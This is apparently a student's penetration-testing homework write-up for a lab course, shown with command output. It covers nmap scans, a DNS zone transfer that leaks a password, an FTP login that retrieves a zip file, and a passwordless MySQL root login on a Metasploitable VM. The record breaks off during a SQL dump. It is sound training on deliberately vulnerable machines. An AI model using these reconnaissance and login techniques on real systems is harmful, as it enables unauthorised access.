
Penetration Testing

1) Problem 1

On the Ubuntu VM there is an additional DNS zone for an additional domain besides the one we reviewed in class. The domain is named starwars.enpm809q. Follow the trail and unlock the secrets of the starwars domain and user account. (Hint: Your answer should have a "Star Wars" theme to it and the final secret to provide a screenshot of is an image.)


Answer:

Performed nmap scan to check for any open ports and services running.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sCV  192.168.52.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 00:37 EDT
Nmap scan report for 192.168.52.134
Host is up (0.00026s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 12  2019 backup
|_-rw-r--r--    1 0        0              21 Aug 12  2019 data
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.52.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3d21c4f1b3a5807d9a50deaac2c74ed6 (RSA)
|   256 9218db55692c8eb45a8f390f5e4b7b7c (ECDSA)
|_  256 15fee07e873bf0e5afe0376be5f0a8d5 (ED25519)
53/tcp   open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ENPM809Q Dojo
| http-robots.txt: 1 disallowed entry
|_/phpmyadmin
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ENPM809Q)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: ENPM809Q)
3000/tcp open  http        Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: OWASP Juice Shop
| http-robots.txt: 1 disallowed entry
|_/ftp
Service Info: Host: ENPM809Q; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Since there are authoritative name servers, there is a possibility that AXFR is enabled. Let's check if it has any protections from unknown IPs enabled. If not, we should be able to copy the DNS zone as well.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ fierce --domain starwars.enpm809q --dns-servers 192.168.52.134

NS: ns2.starwars.enpm809q. ns1.starwars.enpm809q.
SOA: ns1.starwars.enpm809q. (10.10.0.1)
Zone: failure
Wildcard: failure
Found: ns1.starwars.enpm809q. (10.10.0.1)
Found: ns2.starwars.enpm809q. (10.10.0.2)
```

The following dig command performs the zone transfer. The output contains a statement providing a hint which could be a password.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ dig axfr @192.168.52.134 starwars.enpm809q

; <<>> DiG 9.18.12-1-Debian <<>> axfr @192.168.52.134 starwars.enpm809q
; (1 server found)
;; global options: +cmd
starwars.enpm809q.      604800  IN      SOA     ns1.starwars.enpm809q. starwars.starwars.enpm809q. 1 604800 86400 2419200 604800
starwars.enpm809q.      3600    IN      TXT     "Password reminder: hanshotfirst"
starwars.enpm809q.      604800  IN      NS      ns1.starwars.enpm809q.
starwars.enpm809q.      604800  IN      NS      ns2.starwars.enpm809q.
akbar.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.7
bobafett.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.6
darth.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.8
leia.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.5
hansolo.starwars.enpm809q. 604800 IN    A       10.10.0.3
ns1.starwars.enpm809q.  604800  IN      A       10.10.0.1
ns2.starwars.enpm809q.  604800  IN      A       10.10.0.2
skywalker.starwars.enpm809q. 604800 IN  A       10.10.0.4
starwars.enpm809q.      604800  IN      SOA     ns1.starwars.enpm809q. starwars.starwars.enpm809q. 1 604800 86400 2419200 604800
;; Query time: 3 msec
;; SERVER: 192.168.52.134#53(192.168.52.134) (TCP)
;; WHEN: Thu Oct 05 01:08:05 EDT 2023
;; XFR size: 13 records (messages 1, bytes 397)
```

I tried connecting using FTP with the previously found password and used the username 'starwars,' as by default, the FTP server name is the system's name. There is a secret file which can be extracted.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.52.134
Connected to 192.168.52.134.
220 (vsFTPd 3.0.3)
Name (192.168.52.134:kali): starwars
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5321|)
150 Here comes the directory listing.
-rw-rw-r--    1 1004     1004        26042 Aug 24  2019 mysecret.zip
226 Directory send OK.
ftp> get mysecret.zip
local: mysecret.zip remote: mysecret.zip
229 Entering Extended Passive Mode (|||32524|)
150 Opening BINARY mode data connection for mysecret.zip (26042 bytes).
100% |*********************************************************************
26042 bytes received in 00:00 (258.34 KiB/s)
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~/Desktop]
└─$ unzip mysecret.zip
Archive:  mysecret.zip
[mysecret.zip] star-wars.jpg password:
  inflating: star-wars.jpg
```


star-wars.jpg - Image Viewer
Sumanth Vankineni
UID 119351130
File Edit View Go Help
EITHER YOU LOVE STAR WARS
OR YOU'RE WRONG
star-wars.jpg 552 x 414 26.3 kB 110.0%


The above is the star wars themed image.

2) Problem 2

On the Metasploitable VM there is a “flag” for the queen of hearts which will be an image file on the Metasploitable VM. Find it and provide a screenshot of the result as well as a write up of a “walkthrough” on how you found it. (Hint: There are multiple ways to find this, one recommendation is to follow the steps in the mysql exercise in class and review what other information is available inside the database. You may find the image for the queen of hearts is corrupted, there is a way you can fix this, but you do not need to, you can submit a screenshot of the corrupted image and still get full credit for this section.)


Answer:

Just performed a quick nmap scan to check for open ports.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap  192.168.52.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 02:20 EDT
Nmap scan report for 192.168.52.133
Host is up (0.00044s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
```


Sumanth Vankineni
UID 119351130



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sCV  192.168.52.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 01:51 EDT
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 01:53 (0:00:05 remaining)
Nmap scan report for 192.168.52.133
Host is up (0.00082s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 36c4ec37b3e53843e2617ac224913545 (RSA)
|_  521 2763202ffe3f7d7dac905ec9a300e790 (ECDSA)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3000/tcp  open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
|_http-title: Ruby on Rails: Welcome aboard
3306/tcp  open  mysql                MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 7
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, ODBCClient, Speaks41ProtocolOld, SupportsTr
oadDataLocal, FoundRows, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: _4$T^X#@[)W[C}n0A6-z
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2023-10-05T05:54:28+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2023-09-12T02:19:48
|_Not valid after:  2024-03-13T02:19:48
| rdp-ntlm-info:
|   Target_Name: VAGRANT-2008R2
|   NetBIOS_Domain_Name: VAGRANT-2008R2
|   NetBIOS_Computer_Name: VAGRANT-2008R2
|   DNS_Domain_Name: vagrant-2008R2
|   DNS_Computer_Name: vagrant-2008R2
|   Product_Version: 6.1.7601
|_  System_Time: 2023-10-05T05:54:11+00:00
```

Sumanth Vankineni
UID 119351130


Upon further performing the Nmap scan with the tags -sCV, it was discovered that the Windows Server 2008 R2 Standard is running. Additionally, the MySQL database server is open, as evident from the Nmap scan output. Another interesting finding is the target system's name, which is 'VAGRANT-2008R2'.



Sumanth Vankineni
UID 119351130

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 3306 192.168.52.133

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 02:19 EDT
Nmap scan report for 192.168.52.133
Host is up (0.00047s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 3306 --script mysql-enum 192.168.52.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 02:19 EDT
Nmap scan report for 192.168.52.133
Host is up (0.00049s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ mysql -h 192.168.52.133 -u root -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1572
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.116 sec)

MySQL [(none)]> 
```


When running the command 'nmap -p 3306 --script mysql-enum 192.168.52.133,' the output shows that the user 'root' can connect to the SQL database without providing any password. As a result, I connected to the database using this 'root' user, as shown below.



Sumanth Vankineni
UID 119351130

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mysql -h 192.168.52.133 -u root -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1572
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.116 sec)

MySQL [(none)]> use cards;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cards]> show tables;
+----------------+
| Tables_in_cards |
+----------------+
| queen_of_hearts |
+----------------+
1 row in set (0.001 sec)
```


As suggested in the question I looked for tables containing cards, and the table queen of hearts looks corrupted.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat queen_of_hearts.sql
-- MariaDB dump 10.19  Distrib 10.6.7-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: 192.168.52.133    Database: cards
-- ------------------------------------------------------
-- Server version       5.5.20-log

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
